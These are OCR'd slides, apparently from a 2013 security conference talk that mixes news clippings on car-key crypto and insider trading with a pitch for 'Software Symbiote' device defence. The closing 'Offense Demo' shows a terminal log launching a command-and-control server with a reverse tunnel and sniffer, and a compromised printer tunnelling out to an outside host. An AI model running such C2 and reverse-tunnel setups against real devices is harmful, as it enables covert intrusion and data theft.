
Scientist banned from revealing codes used to start luxury cars

High court imposes injunction on Flavio Garcia, who has cracked security system of cars including Porsches and Bentleys

Lisa O'Carroll
guardian.co.uk, Friday 26 July 2013 13.18 EDT
Jump to comments (269)

A Bentley, one of the Volkswagen-owned luxury car makes protected by the Megamos Crypto system. Photograph: Bertrand Guay/AFP/Getty Images


Or this….


The New York Times
Sunday, July 28, 2013
Times Topics
WORLD
U.S.
N.Y. / REGION
BUSINESS
TECHNOLOGY
SCIENCE
HEALTH
SPORTS
OPINION
ARTS
Raj Rajaratnam — Galleon Group Founder Convicted in Insider Trading Case
VIDEO:
Rajaratnam's Guilty Verdict
AUDIO:
Incriminating Phone Calls
GRAPHIC:
The Insider Trading Charges

It's not just about function and price

- What if our phones attack our servers?
- The legal liability issues have not been tested
  - But they will be…

And then there is government…




Customer awareness means…

- Vendors will respond…
- Software Symbiotes are ready

SunSet @ P3wnT0wn

More About Software Symbiote Technology

[www.redballoonsecurity.com]




OffenseDemo

Offense Demo

```
mc@m:~/bh13/konsole$ make server
sudo python cmdnctrl.py 172.17.0.21 5555 --tun_port 7777 --debug
Server started on port 5555
Reverse tunnel service listening on 7777
Sniffer started
Reverse tunnel client connected: ('192.168.100.31', 1244)
```


Reverse tunnel from printer to outside host.

Offense Demo



